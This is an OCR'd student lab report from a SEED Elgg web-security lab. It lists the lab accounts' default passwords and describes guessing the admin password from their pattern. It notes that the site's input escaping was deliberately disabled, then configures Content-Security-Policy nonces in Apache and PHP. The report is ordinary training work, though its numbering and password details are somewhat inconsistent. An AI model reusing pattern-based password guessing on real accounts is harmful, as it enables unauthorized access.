


Singson, John Florence M.
CYB – 301

37. We also check it in Boby's profile.




(after visiting Alice's profile.)




Singson, John Florence M.
CYB – 301

38. We now proceed to the counter measures. We try to log in as admin but the account that the pdf gave does not work, so in order to proceed we try to guess the password.



```
---------------------------
                    ord
---------------------------
admin      |  seedelgg
alice      |  seedalice
boby       |  seedboby
charlie    |  seedcharlie
samy       |  seedsamy
---------------------------
```

We notice that the other passwords use seed on the first part and the name of the user at the last part, why does the admin's password work? It is different from the rest of the passwords, so we now try to guess the admins' password, with the use of the pattern given on the previous passwords, we try to use the password seedadmin instead of seedelgg.




And it worked.

Singson, John Florence M.
CYB – 301

```
---------------------------
UserName   | Password
-----------------------------
admin      |  seedelgg
alice      |  seedalice
boby       |  seedboby
charlie    |  seedcharlie
samy       |  seedsamy
---------------------------
```

39. We see here elgg's countermeasures for the scripts.



It states in the pdf that the other security countermeasures were commented out so we can freely tamper with the website.


> In addition to `HTMLawed`, Elgg also uses PHP's built-in method `htmlspecialchars()` to encode the special characters in user input, such as encoding "<" to "`&lt`", ">" to "`&gt`", etc. This method is invoked in `dropdown.php`, `text.php`, and `url.php` inside the `vendor/elgg/elgg/views/default/output/` folder. We have commented them out to turn off the countermeasure.


40. We now proceed to defeating XSS Attacks using CSP.

To conduct experiments on CSP, we will set up several websites. Inside the Labsetup/image www docker image folder, there is a file called apache csp.conf. It defines five websites, which share the same folder, but they will use different files in this folder. The example60 and example70 sites are used for hosting JavaScript code. The example32a, example32b, and example32c are the three websites that have different CSP configurations. Details of the configuration will be explained later.

Singson, John Florence M.
CYB – 301

We visited the pages and see that 2 out of 5 pages have fails.






Singson, John Florence M.
CYB – 301

41. The following questions are found on the pdf guide.

1. Describe and explain your observations when you visit these websites.

We see that 2 out of 3 websites have fails in them.

2. Click the button in the web pages from all the three websites, describe and explain your observations.
3. 

We can see that on the three websites the JS Code was executed but the ones with the failed statuses did not execute.

4. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.
5.

```
root@8d19eefa8690:/var/www/csp# ls /etc/apache2/sites-available
000-default.conf  apache_elgg.conf  server_name.conf
apache_csp.conf   default-ssl.conf
root@8d19eefa8690:/var/www/csp#
root@8d19eefa8690:/var/www/csp# nano /etc/apache2/sites-available/apac
he_csp.conf
```


Singson, John Florence M.
CYB – 301

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com '111-111-111' '222-222-222' \
             *.example60.com \
           "
```

We modify the area 5 and 6 display. We add the nonce and the examples on the header set part beside the script-src.

Then we restart the server

```
root@8d19eefa8690:/var/www/csp# service apache2 restart
 * Restarting Apache httpd web server apache2                                     [ OK ]
```



We make an alert script to show us if the website click me will work and to confirm if everything is up and running.

```
<script type="text/javascript" nonce="777-777-777">
function myAlert(){
        alert('JS Code Executed');
}
</script>
```

Singson, John Florence M.
CYB – 301


We create a script at the bottom of the html file found In the image_www
We add the nonce for 111-111-111 and 222-222-222 plus the example60.com and the 777-777-777

```
<p>7. From button click: <button onclick="myAlert();">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
</script>
```

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
             'nonce-111-111-111' 'nonce-222-222-222' *.example60.com 'nonce-777-777-777' \
             "
```

```
[03/27/24]seed@VM:~/.../image_www$ docker cp apache_csp.conf 8d19eefa8690:/etc/apache2/sites-available/apache_
csp.conf
Successfully copied 2.56kB to 8d19eefa8690:/etc/apache2/sites-available/apache_csp.conf
```


We see that it is modified



We restart the apache server

Singson, John Florence M.
CYB – 301

```
root@8d19eefa8690:/var/www/csp# service apache2 restart
 * Restarting Apache httpd web server apache2                                    [ OK ]
root@8d19eefa8690:/var/www/csp#
```



6. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

Modify the php to add nonce for 222-222-222 and example60.com

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "'nonce-222-222-222' *.example60.com";
  header($cspheader);
?>

<?php include 'index.html';?>
```


Copy to the server

```
[03/27/24]seed@VM:~/.../csp$ docker cp phpindex.php 8d19eefa8690:/var/www/csp
Successfully copied 2.05kB to 8d19eefa8690:/var/www/csp
```

Check the file in the server.

Singson, John Florence M.
CYB – 301

```
root@8d19eefa8690:/var/www/csp# cat /var/www/csp/phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "'nonce-222-222-222' *.example60.com";
  header($cspheader);
?>

<?php include 'index.html';?>

root@8d19eefa8690:/var/www/csp#
```



5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

CSP helps prevent XSS attacks by controlling where resources like scripts can come from. It blocks malicious scripts from running and allows only trusted sources. It also stops inline scripts and reports any policy violations. This makes it harder for attackers to inject harmful code into web pages.